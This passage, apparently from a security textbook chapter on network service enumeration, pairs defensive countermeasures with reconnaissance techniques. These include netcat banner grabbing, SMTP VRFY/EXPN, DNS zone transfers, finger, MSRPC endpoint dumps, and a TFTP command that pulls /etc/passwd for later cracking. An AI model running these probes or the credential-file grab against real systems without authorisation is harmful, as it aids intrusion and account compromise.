www.example.com [10.219.100.1] 80 (http) open
```

A bit of input here usually generates some sort of a response. In this case, pressing ENTER causes the following:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2008 00:55:22 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title>
</head><body>The parameter is incorrect. </body>
</html>
```

One tip from the netcat readme file discusses how to redirect the contents of a file into netcat to nudge remote systems for even more information. For example, create a text file called nudge.txt containing the single line `GET / HTTP/1.0`, followed by two carriage returns, and then the following:

```
[root$]nc -nvv -o banners.txt 10.219.100.1 80 < nudge.txt
(unknown) [10.219.100.1] 80 (http) open

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 16 Jul 2008 01:00:32 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCRRABCR=BEFOAIJDCHMLJENPIPJGJACM; path=/
Cache-control: private

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
http://www.w3.org/TR/xhtml1/DTD/xhtm
l1-transitional.dtd">
<HTML>
<HEAD>
  <META NAME="keywords" CONTENT"= Example, Technology ">
  <META NAME="description" CONTENT="Welcome to Example's Web site. ">
```

```
<TITLE>Example Corporate Home Page</TITLE>
</HEAD>
</HTML>
```

TIP The `netcat -n` argument is recommended when specifying numeric IP addresses as a target.

Know any good exploits for Microsoft IIS 5.0? You get the point. Depending on the service being probed, the nudge file can contain various possibilities such as `HEAD / HTTP/1.0 <cr><cr>`, `QUIT <cr>`, `HELP <cr>`, `ECHO <cr>`, and even just a couple carriage returns (`<cr>`).

This information can significantly focus an intruder's effort to compromise a system. Now that the vendor and version of the server software are known, attackers can concentrate on platform-specific techniques and known exploit routines until they get one right. Time is shifting in their favor and against the administrator of this machine. You'll hear more about netcat throughout this book.

Banner-Grabbing Countermeasures

As we've already noted, the best defense against banner grabbing is to shut down unnecessary services. Alternatively, restrict access to services using network access control. Perhaps the widest avenue of entry into any environment is running vulnerable software services, so this restriction should be done to combat more than just banner grabbing.

Next, for those services that are business critical and can't simply be turned off, you'll need to research the correct way to disable the presentation of the vendor and version in banners. Audit yourself regularly with port scans and raw netcat connects to active ports to make sure you aren't giving away inappropriate information to attackers.

ENUMERATING COMMON NETWORK SERVICES

Let's use some of these basic enumeration techniques, and much more, to enumerate services commonly turned up by real-world port scans.

FTP Enumeration, TCP 21

Popularity:	*1*
Simplicity:	*10*
Impact:	*1*
Risk Rating:	***4***

Although File Transfer Protocol (FTP) is becoming less common on the Internet, connecting to and examining the content of FTP repositories remains one of the simplest

and potentially lucrative enumeration techniques. We've seen many public web servers that used FTP for uploading web content, providing an easy vector for uploading malicious executables (see Chapter 11 on web hacking for more details here). Typically, the availability of easily accessible file-sharing services quickly becomes widespread knowledge, and public FTP sites end up hosting sensitive and potentially embarrassing content. Even worse, many such sites are configured for anonymous access.

Connecting to FTP is simple, using the client that is typically built into most modern operating systems. The next example shows the Windows command-line FTP client. Note that we use "anonymous" and a spurious e-mail address (not shown in the following output) to authenticate to this anonymous service:

```
C:\>ftp ftp.example.com
Connected to ftp.example.com.
220 (vsFTPd 2.0.1)
User (ftp.example.com:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
GO
DROP
hos2
hm1
LINK
lib
lost+found
pub
226 Directory send OK.
ftp: 52 bytes received in 0.00Seconds 52000.00Kbytes/sec.
ftp>
```

Of course, graphical FTP clients are also available. Most modern web browsers implement FTP and permit browsing of sites via the familiar file-and-folder metaphor. An excellent open source graphical FTP client is FileZilla from http://filezilla-project.org/. For a list of anonymous FTP sites see www.ftp-sites.org. Although this site hasn't been recently updated, it does contain many sites which are still available.

And, of course, the banner enumerated by FTP can indicate the presence of FTP server software with severe vulnerabilities. Washington University's FTP server (wu-ftp), for example, is very popular and has a history of remotely exploitable buffer overflows that permit complete compromise of the system.

FTP Enumeration Countermeasures

FTP is one of those "oldie-but-not-so-goodie-anymore" services that should just be turned off. Be especially skeptical of anonymous FTP, and don't allow unrestricted uploading of files under any circumstances.

Enumerating Telnet, TCP 23

Popularity:	*4*
Simplicity:	*9*
Impact:	*3*
Risk Rating:	***5***

Telnet was one of the most crucial services in use for many years. In the early days of the Internet, telnet was so valuable because it provided one of the most essential services: remote access. Telnet's major downfall is that it transmits data in cleartext. This means that anyone with a sniffer can potentially view the entire conversation between the client and server including the username and password used to login. With security becoming more of a necessity, this service was later replaced by a more secure, encrypted means of remote administration called secure shell, or SSH. Even though telnet's insecurities are widely known, it is still very common to find this service available.

System Enumeration via Telnet Banners From an attacker's standpoint, telnet can be an easy way to obtain host information because telnet usually displays a system banner prior to login. This banner will often contain the host's operating system and version. With networking equipment such as routers and switches, you may not receive such an explicitly detailed banner. Many times the system will display a unique prompt from which you can easily deduce what type of device it is through prior knowledge or a simple Google search. For instance with Cisco equipment, you'll receive one of two prompts:

```
User Access Verification.
Password:
Or

User Access Verification.
Username:
```

If you receive either banner, it is pretty safe to assume that the host you're connecting to is a Cisco device. The difference between the two prompts is that the `Username` prompt on Cisco telnet servers usually indicates that the device is using TACACS+ or some sort of AAA (authentication, authorization, and accounting) for authentication, which means it is likely that some set of lockout mechanisms are in place. This can aid an attacker in choosing an attack plan when brute forcing. In the case that only a password

is requested, it is very likely that the attacker can launch a brute force attack without being locked out and in many cases go unnoticed by the owner of the device.

Account Enumeration via Telnet As you're learning in this chapter, services, daemons, and all other types of client-facing applications can provide us valuable information if we just know how to ask for it and what response to look for. One perfect example of this is account enumeration, which is the process of attempting to login with a particular username and observing the error messages returned by the server. One instance of account enumeration via telnet was demonstrated by Shalom Carmel at Black Hat Europe during his presentation "AS/400 for Pentesters." Shalom showed that the AS/400 will allow for username enumeration during telnet authentication (and POP3). For instance, if an attacker attempted to log in with a valid username but an invalid password, the system would respond with "CPF1107 – Password not correct for user profile." If an attacker attempted to log in with an invalid username, the system would respond "CPF 1120 – User X does not exit." By harvesting the responses from the server for particular usernames the attacker can begin to build a list of valid accounts for brute forcing. Shalom also provided a list of other common but useful AS/400 error messages provided during authentication, shown in Table 3-1.

Telnet Enumeration Countermeasures

Generally speaking, the insecure nature of telnet should be cause enough to discontinue its use and seek alternate means of remote management. Secure shell (SSH) is a widely deployed alternative that should be used as a replacement in all possible cases. In situations where telnet must be used, mitigating controls to restrict access to the service

Error	Message
CPF1107	Password not correct for user profile
CPF1109	Not authorized to subsystem
CPF1110	Not authorized to work station
CPF1116	Next not valid sign-on attempt varies off device
CPF1118	No password associated with user X
CPF1120	User X does not exist
CPF1133	Value X is not a valid name
CPF1392	Next not valid sign-on disables user profile
CPF1394	User profile X cannot sign in

Table 3-1 Common Error Messages

on a host/segment basis should be deployed. Banner information can be modified in most cases, so be sure to consult your vendor for more information. In regards to the specific AS/400 telnet enumeration issue, these error messages can be modified to be generalized using the `CHMSGD` command, and it is recommended you require users to reconnect between failed login attempts.

Enumerating SMTP, TCP 25

Popularity:	*5*
Simplicity:	*9*
Impact:	*1*
Risk Rating:	***5***

One of the most classic enumeration techniques takes advantage of the lingua franca of Internet mail delivery, the Simple Mail Transfer Protocol (SMTP), which typically runs on TCP port 25. SMTP provides two built-in commands that allow for the enumeration of users: `VRFY`, which confirms names of valid users, and `EXPN`, which reveals the actual delivery addresses of aliases and mailing lists. Although most companies give out e-mail addresses quite freely these days, allowing this activity on your mail server raises the possibility of forged e-mail and, more importantly, can provide intruders with the names of local user accounts on the server. We use telnet in the next example to illustrate SMTP enumeration, but you can use netcat as well:

```
[root$]telnet 10.219.100.1 25
Trying 10.219.100.1...
Connected to 10.219.100.1.
Escape character is '^]'.
220 mail.example.com ESMTP Sendmail Tue, 15 Jul 2008 11:41:57
vrfy root
250 root <root@mail.example.com>
expn test
250 test <test@mail.example.com>
expn non-existent
550 5.1.1 non-existent… User unknown
quit
221 mail.example.com closing connection
```

To speed up this process is a tool called `vrfy.pl`, which an attacker can use to specify the target SMTP server and a list of usernames to test. `vrfy.pl` will then run through the username file and report back on which users the server has identified as valid.

SMTP Enumeration Countermeasures

This is another one of those oldie-but-goodie services that should just be turned off. Versions of the popular SMTP server software sendmail (www.sendmail.org) greater than 8 offer syntax that can be embedded in the `mail.cf` file to disable these commands or require authentication. Microsoft's Exchange Server prevents nonprivileged users from using `EXPN` and `VRFY` by default in more recent versions. Other SMTP server implementations should offer similar functionality. If they don't, consider switching vendors!

DNS, TCP/UDP 53

Popularity:	*5*
Simplicity:	*9*
Impact:	*2*
Risk Rating:	***5***

As you saw in Chapter 1, one of the primary sources of footprinting information is the Domain Name System (DNS), the Internet standard protocol for matching host IP addresses with human-friendly names such as "foundstone.com." DNS normally operates on UDP port 53 but may also run on TCP port 53 for extended features such as zone transfers.

DNS Enumeration with Zone Transfers One of the oldest enumeration techniques is the *DNS zone transfer*, which can be implemented against misconfigured DNS servers via TCP port 53. Zone transfers dump the entire contents of a given domain's zone files, enumerating information such as hostname-to-IP address mappings as well as Host Information Record (HINFO) data (see Chapter 1).

If the target server is running Microsoft DNS services to support Active Directory, there's a good chance an attacker can gather even more information. Because the AD namespace is based on DNS, Microsoft's DNS server implementation advertises domain services such as AD and Kerberos using the DNS SRV record (RFC 2052), which allows servers to be located by service type (for example, LDAP, FTP, or WWW) and protocol (for example, TCP). Therefore, a simple zone transfer (`nslookup, ls -d <domainname>`) can enumerate a lot of interesting network information, as shown in the following sample zone transfer run against the domain "example2.org" (edited for brevity and line-wrapped for legibility):

```
C:\>nslookup
Default Server: ns1.example.com
Address: 10.219.100.1
> server 192.168.234.110

Default Server: corp-dc.example2.org
```

```
Address: 192.168.234.110

> ls -d example2.org
[[192.168.234.110]]
 example2.org.   SOA   corp-dc.example2.org admin.
 example2.org.                A      192.168.234.110
 example2.org.                NS     corp-dc.example2.org
. . .
_gc._tcp      SRV priority=0, weight=100, port=3268, corp-dc.example2.org
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.example2.org
_kpasswd._tcp  SRV priority=0, weight=100, port=464, corp-dc.example2.org
_ldap._tcp    SRV priority=0, weight=100, port=389, corp-dc.example2.org
```

Per RFC 2052, the format for SRV records is as follows:

```
Service.Proto.Name TTL Class SRV Priority Weight Port Target
```

Some very simple observations an attacker could take from this file would be the location of the domain's Global Catalog service (_gc._tcp), domain controllers using Kerberos authentication (_kerberos._tcp), LDAP servers (_ldap._tcp), and their associated port numbers. (Only TCP incarnations are shown here.)

Alternatively from within Linux (or other Unix variants), we can use the `dig` command to produce similar results:

```
~ $ dig @192.168.234.110 example2.org axfr

; <<>> DiG 9.3.2 <<>> @192.168.234.110 example2.org axfr
; (1 server found)
;; global options:  printcmd
example2.org.     86400 IN    SOA   corp-dc.example2.org admin.
example2.org.     86400 IN    A     192.168.234.110
example2.org.     86400 IN    NS    corp-dc.example2.org
. . .
_gc._tcp          86400 IN   SRV    0 100 3268 corp-dc.example2.org
_kerberos._tcp    86400 IN   SRV    0 100 88 corp-dc.example2.org
_kpasswd._tcp     86400 IN   SRV    0 100 464 corp-dc.example2.org
_ldap._tcp        86400 IN   SRV    0 100 389 corp-dc.example2.org
;; Query time: 489 msec
;; SERVER: 192.168.234.110#53(192.168.234.110)
;; WHEN: Wed Jul 16 15:10:27 2008
;; XFR size: 45 records (messages 1)
```

BIND Enumeration The Berkeley Internet Name Domain (BIND) server is a popular DNS server for Unix variants. In addition to being susceptible to DNS Zone Transfers, BIND comes with a record within the "CHOAS" class, `version.bind`, which contains the

version of the BIND installation loaded on the target server. To request this record, the attacker can use the `dig` command:

```
~ $ dig @10.219.100.1 version.bind txt chaos

; <<>> DiG 9.3.2 <<>> @10.219.100.1 version.bind txt chaos
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1648
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.2.4"

;; Query time: 399 msec
;; SERVER: 10.219.100.1#53(10.219.100.1)
;; WHEN: Wed Jul 16 19:00:04 2008
;; MSG SIZE  rcvd: 48
```

DNS Cache Snooping DNS servers maintain a cache for a variety of reasons, one of which is to quickly resolve frequently used hostnames. For requests to resolve hostnames not within the target DNS server's domain, the DNS server will query its local cache or use recursion to resolve the request by querying another DNS server. Attackers can abuse this functionality by requesting the DNS server to only query its cache and by doing so, can deduce if the DNS server's clients have or have not visited a particular site. In the case that the DNS server hasn't processed a request for a particular host, the server will respond with the "Answer" flag set to 0 (output has been condensed):

```
~ $ dig @10.219.100.1 www.foundstone.com A +norecurse
; <<>> DiG 9.3.2 <<>> @10.219.100.1  www.foundstone.com A +norecurse
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4954
;; flags: qr; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 13

;; QUESTION SECTION:
;www.foundstone.com.            IN      A

;; AUTHORITY SECTION:
```

```
com.                    161611  IN      NS      A.GTLD-SERVERS.NET.

;; ADDITIONAL SECTION:
A.GTLD-SERVERS.NET.     111268  IN      A       192.5.6.30

;; Query time: 105 msec
;; SERVER: 10.219.100.1#53(10.219.100.1)
;; WHEN: Wed Jul 16 19:48:27 2008
;; MSG SIZE  rcvd: 480
```

Once the DNS server has processed a request for the particular hostname, the "Answer" flag will then be set to 1:


```
~ $ dig @10.219.100.1 www.foundstone.com A +norecurse

; <<>> DiG 9.3.2 <<>> @10.219.100.1www.foundstone.com A +norecurse
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16761
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.foundstone.com.            IN      A

;; ANSWER SECTION:
www.foundstone.com.     297     IN      A       216.49.88.17

;; Query time: 103 msec
;; SERVER: 10.219.100.1#53(10.219.100.1)
;; WHEN: Wed Jul 16 19:57:24 2008
;; MSG SIZE  rcvd: 52
```

Automated DNS Enumeration Various DNS tools exist that will automate the preceding enumeration techniques and perform a number of other different tasks that may give you additional information about a domain and the hosts within it. `dnsenum` (http://code.google.com/p/dnsenum/) is a tool, written by Filip Waeytens and tixxDZ, that does a variety of different tasks, such as Google scrapping for additional names and subdomains, brute forcing subdomains, performing reverse lookups, listing domain network ranges, and performing whois queries on the ranges identified. The power of `dnsenum` comes from the correlation it performs across each task to gather as much information for a particular domain as possible. The tool can be run on a domain name, and it will then deduce the DNS servers associated with it, or it can be run against a target server for a particular domain.

DNS Enumeration Countermeasures

As always, if DNS is not required, the best countermeasure is to simply disable the service. However, you will very likely need an Internet-facing DNS server on your perimeter to maintain business operations. In addition to the thwarting the specific techniques just described above it is important to maintain two DNS servers: one for external, Internet-facing queries and one for internal queries. With this countermeasure, if a vulnerability or misconfiguration is identified within your public-facing DNS server, internal addressing and critical targets will not be exposed.

Blocking DNS Zone Transfers The easy solution for this problem is to restrict zone transfers to authorized machines only (usually, these are backup DNS servers). The Windows DNS implementation allows for easy restriction of zone transfer, as shown in the following illustration. This screen is available when the Properties option for a forward lookup zone (in this case, labfarce.org) is selected from within the "Computer Management" Microsoft Management Console (MMC) snap-in, under \Services and Applications\DNS\[*server_name*]\Forward Lookup Zones\[*zone_name*] | Properties.



You could disallow zone transfers entirely by simply unchecking the Allow Zone Transfers box, but it is probably more realistic to assume that backup DNS servers will need to be kept up to date, so we have shown a less restrictive option here.

NOTE Past versions of Windows (up to and including Windows 2000) came configured by default to allow zone transfers to any server. However, thanks in part to the depiction of this issue in past editions of *Hacking Exposed*, Microsoft released its later server versions with a default DNS server setting that blocks zone transfers to unauthorized systems. Hats off to Redmond!

Blocking BIND version.bind Requests An excellent BIND hardening guide is available by Rob Thomas at www.cymru.com/Documents/secure-bind-template.html. This guide includes a number of different methods to secure BIND including how to change/disable queries for `version.bind`.

Disabling DNS Cache-Snooping Luis Grangeia has written a paper (www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf) that further describes DNS cache snooping and provides methods to protect against it.

Enumerating TFTP, TCP/UDP 69

Popularity:	*1*
Simplicity:	*3*
Impact:	*7*
Risk Rating:	***3***

Trivial File Transfer Protocol (TFTP) is a UDP-based protocol for unauthenticated "quick and dirty" file transfers commonly run on UDP port 69. The premise of TFTP is that in order to pull a file from a server, you have to know the file name. This can be a double-edged sword for an attacker because the results are not always guaranteed. For instance, if the file has been renamed by even a single character, the attacker's request will fail.

Copying Files via a Linux TFTP Server Although it barely qualifies as an enumeration trick due to the severity of the information gathered, the granddaddy of all UNIX/Linux enumeration tricks is getting the `/etc/passwd` file, which we'll discuss at length in Chapter 5. However, it's worth mentioning here that one way to grab the `passwd` file is via TFTP. It's trivial to grab a poorly secured `/etc/passwd` file via TFTP, as shown next:

```
[root$]tftp 192.168.202.34
 tftp> connect 192.168.202.34
 tftp> get /etc/passwd /tmp/passwd.cracklater
 tftp> quit
```

Besides the fact that our attackers now have the `passwd` file to view all valid user accounts on the server, if this were an older system they could potentially gain access to the encrypted password hashes for each user. On newer systems it might be worthwhile to attempt to transfer the `/etc/shadow` file as well.

Accessing Router/Switch configurations via TFTP Network devices such as routers, switches, and VPN concentrators commonly provide the functionality to configure the device as a TFTP server. In some cases, attackers can leverage this functionality to their advantage in order to obtain the device's configuration file. Some files an attacker may look for on network devices are

```
running-config
startup-config
.config
config
run
```

TFTP Enumeration Countermeasures

TFTP is an inherently insecure protocol—the protocol runs in cleartext on the wire, it offers no authentication mechanism, and it can leave misconfigured file system ACLs wide open to abuse. For these reasons, don't run TFTP—and if you do, wrap it to restrict access (using a tool such as TCP Wrappers), limit access to the `/tftpboot` directory, and make sure it's blocked at the border firewall.

Finger, TCP/UDP 79

Popularity:	*7*
Simplicity:	*10*
Impact:	*1*
Risk Rating:	***6***

Perhaps the oldest trick in the book when it comes to enumerating users is the UNIX/Linux finger utility. Finger was a convenient way of giving out user information automatically back in the days of a much smaller and friendlier Internet. We discuss it here primarily to describe the attack signature, because many scripted attack tools still try it, and many unwitting system admins leave finger running with minimal security configurations. Again, the following assumes that a valid host running the finger service (port 79) has been identified in previous scans:

```
[root$]finger -l @target.example.com
[target.example.com]
Login: root                          Name: root
Directory: /root                     Shell: /bin/bash
On since Sun Mar 28 11:01 (PST) on tty1 11 minutes idle
     (messages off)
On since Sun Mar 28 11:01 (PST) on ttyp0 from :0.0
   3 minutes 6 seconds idle
No mail.
```

```
plan:
John Smith
Security Guru
Telnet password is my birthdate.
```

`finger 0@hostname` also turns up good info:

```
[root$]finger 0@192.168.202.34
[192.168.202.34]
    Line      User     Host(s)     Idle Location
*  2 vty 0             idle           0 192.168.202.14
  Se0                  Sync PPP   00:00:02
```

As you can see, most of the info displayed by finger is fairly innocuous. (It is derived from the appropriate `/etc/passwd` fields if they exist.) Perhaps the most dangerous information contained in the finger output is the names of logged-on users and idle times, giving attackers an idea of who's watching (root?) and how attentive they are. Some of the additional information could be used in a "social engineering" attack (hacker slang for trying to con access from people using "social" skills; see Chapter 12). As noted in this example, users who place a .plan or .project file in their home directories can deal potential wildcards of information to simple probes. (The contents of such files are displayed in the output from finger probes, as shown earlier.)

Finger Countermeasures

Detecting and plugging this information leak is easy—don't run finger (comment it out in inetd.conf and `killall -HUP inetd`) and block port 79 at the firewall. If you must (and we mean *must)* give access to finger, use TCP Wrappers (see Chapter 5) to restrict and log host access, or use a modified finger daemon that presents limited information.

Enumerating HTTP, TCP 80

Popularity:	*5*
Simplicity:	*9*
Impact:	*1*
Risk Rating:	***5***

Enumerating the make and model of a web server is one of the easiest and most time-honored techniques of the hacking community. Whenever a new web server exploit is released into the wild (for example, the old ida/idq buffer overflow that served as the basis for the Code Red and Nimda worms), the underground turns to simple, automated enumeration tools to check entire swaths of the Internet for potentially vulnerable software. Don't think you won't get caught.

We demonstrated elementary HTTP banner grabbing at the beginning of this chapter in the section titled "The Basics of Banner Grabbing: telnet and netcat." In that section,

we showed you how to connect to a web server on the standard HTTP port (TCP 80) using netcat and how to hit a few carriage returns to extract the banner. Usually the HTTP HEAD method is a clean way to elicit banner info. You can type this command right into netcat once you've connected to the target server, as shown here (commands to be entered are listed in bold; you'll need to hit two or more carriage returns after the line containing the `head` command):

```
C:\>nc -v www.example.com 80
www.example.com [10.219.100.1] 80 (http) open
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 Jul 2008 14:14:50 GMT
X-Powered-By: ASP.NET
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCRRABCR=MEJICIJDLAMKPGOIJAFBJOGD; path=/
Cache-control: private
```

We've demonstrated the HTTP HEAD request in the previous example, which is uncommon nowadays, with the notable exception of worms. Therefore, some intrusion detection systems might trigger from a HEAD request.

Also, if you encounter a website that uses SSL, don't fret, because netcat can't negotiate SSL connections. Simply redirect it through one of the many available SSL proxy tools, such as `sslproxy`, or just use `openssl` to perform the task:

```
~ $ openssl s_client -quiet -connect www.example.com:443

HEAD / HTTP/1.1
host: www.example.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 Jul 2008 14:22:13 GMT
X-Powered-By: ASP.NET
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDAADQDAAQ=BEMJCIICCJBGGKCLLOIBBOHA; path=/
Cache-control: private
```

By default `openssl` is extremely verbose, so specify the `-quiet` switch to limit its output. You may notice that we've also specified `host: www.example.com` after our `HEAD / HTTP/1.1` nudge. This is because servers have the ability to host multiple

websites, so in some cases you may have to set the HTTP host header to the hostname of the web page you're visiting to elicit a 200 OK (or "request succeeded" code) from the web server. For this particular example, the web server will provide its versioning information for just about any HTTP request, but when you start getting into more advanced techniques, the HTTP host header may save some heartache.

We should point out here that much juicy information can be found in the HTML source code for web pages. One of our favorite tools for crawling entire sites (among other great network-querying features) is Sam Spade from Blighty Design (http://preview.samspade.org/ssw/download.html). Figure 3-1 shows how Sam Spade can suck down entire websites and search pages for juicy information such as the phrase "password."




Figure 3-1 Sam Spade's Crawl Website feature makes it easy to parse entire sites for juicy information such as passwords.

Crawling HTML for juicy information edges into the territory of web hacking, which we cover in Chapter 11 of this book.

TIP

For an expanded and more in-depth examination of web hacking methodologies, tools, and techniques, check out *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; www.webhackingexposed.com).

HTTP Enumeration Countermeasures

The best way to deter this sort of activity is to change the banner on your web servers. Steps to do this vary depending on the web server vendor, but we'll illustrate using one of the most common examples—Microsoft's Internet Information Services (IIS). In the past, IIS was frequently targeted due primarily to the easy availability of canned exploits for debilitating vulnerabilities such as Microsoft Date Access Components (MDAC), Unicode, and the Internet Printing Protocol buffer overflow (see Chapter 11). Combine these with automated IIS worms such as Code Red and Nimda, and you can see why scanning for IIS has become almost like a national pastime on the Net. Changing the IIS banner can go a long way toward dropping you off the radar screen of some really nasty miscreants.

Unfortunately, directly changing the IIS banner involves hex-editing the DLL that contains the IIS banner, %systemroot%\system32\inetsrv\w3svc.dll. This can be a delicate maneuver, made more difficult on Windows 2000 and later by the fact that this DLL is protected by Windows System File Protection (SFP) and is automatically replaced by a clean copy unless SFP is disabled.

Another way to change the IIS banner is by installing an ISAPI filter designed to set the banner using the `SetHeader` function call. Microsoft has posted a Knowledge Base (KB) article detailing how this can be done, with sample source code, at http://support.microsoft.com/kb/294735/en-us. Alternatively, you can download and deploy Microsoft's URLScan, part of the IIS Lockdown Tool (see www.microsoft.com/technet/security/tools/locktool.mspx for the IIS Lockdown Tool, applicable to IIS versions prior to 6.0, and www.microsoft.com/technet/security/tools/urlscan.mspx for URLScan, which is applicable to all recent IIS versions). URLScan is an ISAPI filter that can be programmed to block many popular IIS attacks before they reach the web server, and it also allows you to configure a custom banner to fool unwary attackers and automated worms. Deployment and usage of URLScan is fully discussed in *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006).

NOTE

IIS Lockdown cannot be installed on systems newer than Windows Server 2003/IIS6 because all the default configuration settings in IIS 6.0 (and later) meet or exceed the security configuration settings made by the IIS Lockdown Tool. However, you can install and run URLScan on IIS6 because it provides flexible configuration for advanced administrators above and beyond the default IIS6 security settings. See http://technet.microsoft.com/en-us/security/cc242650.aspx#EXE.

Enumerating Microsoft RPC Endpoint Mapper (MSRPC), TCP 135

Popularity:	*7*
Simplicity:	*8*
Impact:	*1*
Risk Rating:	***5***

Certain Microsoft Windows systems run a Remote Procedure Call (RPC) endpoint mapper (or portmapper) service on TCP 135. Querying this service can yield information about applications and services available on the target machine, as well as other information potentially helpful to the attacker. The `epdump` tool from the Reskit queries the MSRPC endpoint mapper and shows services bound to IP addresses and port numbers (albeit in a very crude form). Here's an example of how it works against a target system running TCP 135 (edited for brevity):

```
C:\>epdump mail.example.com
binding is 'ncacn_ip_tcp:mail.example.com'
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
   binding 00000000-etc.@ncalrpc:[INETINFO_LPC]
   annot ''
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
   binding 00000000-etc.@ncacn_ip_tcp: 10.10.10.126[1051]
   annot ''
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncacn_ip_tcp:192.168.10.2[1051]
    annot ''
no more entries
```

The important thing to note about this output is that we see two numbers that look like IP addresses: 10.10.10.126 and 192.168.1.2. These are IP addresses to which MSRPC applications are bound. More interesting, the second of these is an RFC 1918 address, indicating that this machine likely has two physical interfaces (it is dual-homed), and one of those faces is an internal network. This can raise the interest of curious hackers who seek such bridges between outside and inside networks as key points of attack.

Examining this output further, we note that ncacn_ip_tcp corresponds to dynamically allocated TCP ports, further enumerating available services on this system (ncadg_ip_udp in the output would correspond to allocated UDP ports). For a detailed and comprehensive explanation of these and other internals of the Windows network services, see Jean-Baptiste Marchand's excellent article at www.hsc.fr/ressources/articles/win_net_srv.

TIP Another good MSRPC enumeration tool called rpcdump (not to be confused with the rpcdump from the Microsoft Reskits) can be found at http://packetstormsecurity.nl/advisories/bindview/rpctools-1.0.zip.

MSRPC Enumeration with Linux For the Linux side of the house, we have `rpcdump.py` by Javier Koen of CORE security (http://oss.coresecurity.com/impacket/rpcdump.py). `rpcdump.py` is a little more flexible as it permits queries over different ports/protocols besides TCP 135. Usage is shown here:

```
~ # rpcdump.py
Usage: /usr/bin/rpcdump.py [username[:password]@]<address> [protocol list...]
Available protocols: ['80/HTTP', '445/SMB', '135/TCP', '139/SMB', '135/UDP']
Username and password are only required for certain transports, eg. SMB.
```

MSRPC Enumeration Countermeasures

